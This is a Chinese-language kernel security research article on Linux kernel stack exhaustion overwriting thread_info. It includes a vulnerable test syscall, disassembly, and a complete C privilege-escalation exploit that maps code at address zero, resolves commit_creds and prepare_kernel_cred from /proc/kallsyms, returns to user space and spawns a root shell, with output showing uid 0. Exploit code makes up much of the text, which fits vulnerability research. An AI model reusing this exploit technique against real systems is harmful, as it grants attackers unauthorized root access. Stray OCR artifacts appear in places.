Linux 内核安全研究之 Stack Overflow 溢出

by wzt

一、背景：

Stack overflow 与我之前发过的 Stack buffer overflow 是两个不同的概念， 它们都是发生在内核 stack 中的溢出。


Jon Oberheide 在他的 blog 中提到了一种新的 stack overflow 溢出攻击方式， 大致说了下溢出原理，没给出 poc，我尝试研究了一下，

把这几天的调试方法总结下。

二、理解内核堆栈：

当 user space 的程序通过 int 0x80 进入内核空间的时候，CPU 自动完成一次堆栈切换， 从 user space 的 stack 切换到 kernel space 的 stack。

在这个进程 exit 之前所发生的所有系统调用所使用的 kernel stack 都是同一个。kernel stack 的大小一般为 4096/8192，我画了个内核堆栈示意图帮助大家理解：



在老的内核中， 用 struct task_struct 来描述一个进程结构， 在新的内核里， task_struct 结构又被包装在 struct thread_info 里：

```
struct thread_info {
        struct task_struct      *task;          /* main task structure */
        struct exec_domain      *exec_domain;   /* execution domain */
        __u32                   flags;          /* low level flags */
        __u32                   status;         /* thread synchronous flags */
        __u32                   cpu;            /* current CPU */
        int                     preempt_count;  /* 0 => preemptable,
                                                   <0 => BUG */
        mm_segment_t            addr_limit;
        struct restart_block    restart_block;
```

```
        void __user             *sysenter_return;
#ifdef CONFIG_X86_32
        unsigned long           previous_esp;   /* ESP of the previous stack in
                                                   case of nested (IRQ) stacks
                                                */
        __u8                    supervisor_stack[0];
#endif
        int                     uaccess_err;
};
```

它的第一个字段就指向当前进程的 task_stuct 指针， 注意是指针， 而不是一个结构体，task_struct 在我的 2.6.36.2 内核中的大小是 1196 字节，而 thread_info 大小为 72 字节， 所以保存一个指针将会非常节省内核堆栈的使用。 因为 thread_info 和 stack 是仅挨在一起的， 看如下代码：

```
#define alloc_thread_info(tsk)                                          \
        ((struct thread_info *)__get_free_pages(THREAD_FLAGS, THREAD_ORDER))
```

__get_free_pages 根据 THREAD_ORDER 分配 1 到 2 个物理页面。

三、Stack Overflow

简化一下内核示意图：

内 存 低 址
内存高址

```
                                                        <-esp->
    +-------------------------------------------------------------------------+
    |       thread_info |                   stack                 | buff      |                 |
    +-------------------------------------------------------------------------+
```

buff 是 stack 中的一个变量， 如果 buff 越界就会发生缓冲区溢出，这是大家最熟悉的一种内核溢出方式。

但是如果 esp 做减法操作，esp - x， 当 x 足够大的时候， thread_info 的结构将会被覆盖，gcc 只会按照程序设定的 buffer 大小来申请堆栈空间。

看如下一个内核代码片段：

```
#define BUFF_SIZE           3968

asmlinkage long stack_overflow_test(char *addr, int size)
{
        char buff[BUFF_SIZE];

        if (copy_from_user(buff, addr, size)) {
                return -1;
        }

        return 0;
}
```

我编译内核的时候，把内核堆栈设为了 4096 大小。 我们算下 stack 最多可以用多少字节:

4096 - (thread_info + STACK_END_MAGIC + pt_regs) = 4096 - 72 - 4 - 68 = 3952

一个 stack 最多用 3952 个字节来分配变量和 call chain 空间。 但是如果我把 buff 定义的更大一些呢， 看看 stack_overflow_test 的反汇编代码：

```
000001de <stack_overflow_test>:
 1de:    53                      push   %ebx
 1df:    81 ec 80 0f 00 00       sub    $0xf80,%esp
 1e5:    8b 9c 24 8c 0f 00 00    mov    0xf8c(%esp),%ebx
 1ec:    81 fb 7e 0f 00 00       cmp    $0xf7e,%ebx
 1f2:    77 16                   ja     20a <stack_overflow_test+0x2c>
 1f4:    8b 94 24 88 0f 00 00    mov    0xf88(%esp),%edx
 1fb:    89 d9                   mov    %ebx,%ecx
 1fd:    8d 44 24 02             lea    0x2(%esp),%eax
 201:    e8 fc ff ff ff          call   202 <stack_overflow_test+0x24>
 206:    89 c3                   mov    %eax,%ebx
 208:    eb 05                   jmp    20f <stack_overflow_test+0x31>
 20a:    e8 fc ff ff ff          call   20b <stack_overflow_test+0x2d>
 20f:    83 fb 01                cmp    $0x1,%ebx
 212:    19 c0                   sbb    %eax,%eax
 214:    81 c4 80 0f 00 00       add    $0xf80,%esp
 21a:    5b                      pop    %ebx
 21b:    f7 d0                   not    %eax
 21d:    c3                      ret
```

sub $0xf80,%esp， gcc 仍然会分配 3968 字节。当 copy_from_user 发生的时候， 会直接把 user space 下的数据覆盖 thread_info 结构。

四、攻击方法：

既然我们可以控制 user space 下的数据来覆盖 thread_info， 那么只要在 thread_info 结构中找出一个函数指针， 覆盖它，而且在 user space 下可以又可以调用，
那么将会完成一次权限提升的操作。thread_info 结构里有个 restart_block 结构：

include/linux/thread_info.h:

```
/*
 * System call restart block.
 */
struct restart_block {
        long (*fn)(struct restart_block *);
        union {
                struct {
                        unsigned long arg0, arg1, arg2, arg3;
                };
                /* For futex_wait and futex_wait_requeue_pi */
                struct {
                        u32 *uaddr;
                        u32 val;
```

```
                        u32 flags;
                        u32 bitset;
                        u64 time;
                        u32 *uaddr2;
                } futex;
                /* For nanosleep */
                struct {
                        clockid_t index;
                        struct timespec __user *rmtp;
#ifdef CONFIG_COMPAT
                        struct compat_timespec __user *compat_rmtp;
#endif
                        u64 expires;
                } nanosleep;
                /* For poll */
                struct {
                        struct pollfd __user *ufds;
                        int nfds;
                        int has_timeout;
                        unsigned long tv_sec;
                        unsigned long tv_nsec;
                } poll;
        };
};
```

fn 是一个函数指针并且可以被 user space 调用：
#endifkernel/signal.c:

```
/*
 * System call entry points.
 */

SYSCALL_DEFINE0(restart_syscall)
{
        struct restart_block *restart = &current_thread_info()->restart_block;
        return restart->fn(restart);
}
```

现在只要控制 user space 下的数据覆盖 restart_block 指针即可。 按照这个思路调试了几天， 发现只能触发
一些 NULL pointer der 的 oops， restart_block 始终没有被覆盖。 既然可以触发空指针引用操作，那么也是可以间接来提权的。
我写了个 exploit 用来做权限提升， restart_block 的覆盖还要继续研究。

```
/*
 * linux kernel stack overflow test exploit
 *
 * by wzt    <wzt.wzt@gmail.com>
 *
 */
```

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include <fcntl.h>
#include <limits.h>
#include <inttypes.h>
#include <sys/types.h>
#include <sys/mman.h>
#include <sys/stat.h>
#include <sys/syscall.h>

#include "syscalls.h"

#define __NR_stack_overflow_test 59
#define KALLSYMS_NAME                   "/proc/kallsyms"
#define BUFF_SIZE                       4096

#define USER_CS                         0x73
#define USER_SS                         0x7b
#define USER_FL                         0x246
#define STACK(x)                (x + sizeof(x) - 40)

void exit_code();
char exit_stack[1024 * 1024];
static inline __attribute__((always_inline)) void exit_kernel();

int (*kernel_printk)(const char *fmt, ...);

typedef int __attribute__((regparm(3))) (* _commit_creds)(unsigned long cred);
typedef unsigned long __attribute__((regparm(3))) (* _prepare_kernel_cred)(unsigned long cred);
_commit_creds commit_creds;
_prepare_kernel_cred prepare_kernel_cred;

static inline my_syscall2(long, stack_overflow_test, char *, addr, int, size);

int __attribute__((regparm(3)))kernel_code(int *p)
{
        commit_creds(prepare_kernel_cred(0));
    exit_kernel();
        return -1;
}

static inline __attribute__((always_inline)) void *get_current()
{
    unsigned long curr;

    __asm__ __volatile__ (
            "movl %%esp, %%eax ;"
```

```
                "andl %1, %%eax ;"
                "movl (%%eax), %0"
                : "=r" (curr)
                : "i" (~8191)
        );

        return (void *) curr;
}

static inline __attribute__((always_inline)) void exit_kernel()
{
        __asm__ __volatile__ (
                "movl %0, 0x10(%%esp) ;"
                "movl %1, 0x0c(%%esp) ;"
                "movl %2, 0x08(%%esp) ;"
                "movl %3, 0x04(%%esp) ;"
                "movl %4, 0x00(%%esp) ;"
                "iret"
                ::"i" (USER_SS), "r" (STACK(exit_stack)), "i" (USER_FL),
                "i" (USER_CS), "r" (exit_code)
        );
}

void test_kernel_code(int *p)
{
        kernel_printk = 0xc0431234;
        kernel_printk("We are in kernel.\n");
        exit_kernel();
}

void exit_code()
{
        if (getuid() != 0) {
                fprintf(stderr, "[-] Get root failed\n");
                exit(-1);
        }

        printf("[+] We are root!\n");
        execl("/bin/sh", "sh", "-i", NULL);
}


unsigned long find_symbol_by_proc(char *file_name, char *symbol_name)
{
            FILE *s_fp;
            char buff[200];
            char *p = NULL, *p1 = NULL;
            unsigned long addr = 0;

            s_fp = fopen(file_name, "r");
```

```
        if (s_fp == NULL) {
                printf("open %s failed.\n", file_name);
                return 0;
        }

        while (fgets(buff, 200, s_fp) != NULL) {
                if (strstr(buff, symbol_name) != NULL) {
                        buff[strlen(buff) - 1] = '\0';
                        p = strchr(strchr(buff, ' ') + 1, ' ');
                        ++p;

                        if (!p) {
                                return 0;
                        }
                        if (!strcmp(p, symbol_name)) {
                                p1 = strchr(buff, ' ');
                                *p1 = '\0';
                                sscanf(buff, "%lx", &addr);
                                //addr = strtoul(buff, NULL, 16);
                                printf("[+] found %s addr at 0x%x.\n",
                                        symbol_name, addr);
                                break;
                        }
                }
        }

        fclose(s_fp);
        return addr;
}

void setup(void)
{
    void *payload;

        payload = mmap(0x0, 0x1000,
                        PROT_READ | PROT_WRITE | PROT_EXEC,
                        MAP_PRIVATE | MAP_ANONYMOUS | MAP_FIXED, 0, 0);
        if ((long)payload == -1) {
                printf("[*] Failed to mmap() at target address.\n");
                exit(-1);
        }
        printf("[+] mmaping kernel code at 0x%x ok.\n", payload);
        memcpy((void *)0x4, &kernel_code, 1024);

    printf("[+] looking for symbols...\n");
    commit_creds = (_commit_creds)
          find_symbol_by_proc(KALLSYMS_NAME, "commit_creds");
    if (!commit_creds) {
          printf("[-] not found commit_creds addr.\n");
          return ;
```

```
        }

        prepare_kernel_cred =
                (_prepare_kernel_cred)find_symbol_by_proc(KALLSYMS_NAME,
                "prepare_kernel_cred");
        if (!prepare_kernel_cred) {
                printf("[-] not found prepare_kernel_cred addr.\n");
                return ;
        }
}

int trigger(void)
{
        char buff[BUFF_SIZE];

        printf("[+] test_kernel_code: %x\n", test_kernel_code);
        printf("[+] exit_kernel: %x\n", exit_kernel);
        printf("[+] exit_code: %x\n", exit_code);

             *(int *)buff = (int)test_kernel_code;
/*
             *(int *)(buff + 4) = (int)1;
             *(int *)(buff + 8) = (int)1;
             *(int *)(buff + 12) = (int)1;
             *(int *)(buff + 16) = (int)1;
             *(int *)(buff + 20) = (int)1;
*/

        //memset(buff, 0x41, 32);
        stack_overflow_test(buff, 4);

        printf("[+] trigger restart_block fn ...\n");
        syscall(SYS_restart_syscall);

        return 0;
}

int main(void)
{
        setup();
        trigger();

        return 0;
}


[wzt@localhost stack]$ ./exp
[+] mmaping kernel code at 0x0 ok.
[+] looking for symbols...
[+] found commit_creds addr at 0xc0448f13.
```

```
[+] found prepare_kernel_cred addr at 0xc04490f6.
[+] test_kernel_code: 80486f2
[+] exit_kernel: 80486c3
[+] exit_code: 804873c
[+] trigger restart_block fn ...
[+] We are root!
sh-3.2# id
uid=0(root) gid=0(root)
sh-3.2# uname -a
Linux localhost.localdomain 2.6.36.2 #4 SMP Sun Jan 2 11:46:15 CST 2011 i686 i686 i386 GNU/Linux
sh-3.2#
```

五、修补方案：

针对此种漏洞，我正在开发一个补丁， 进展会更新到 wiki 上。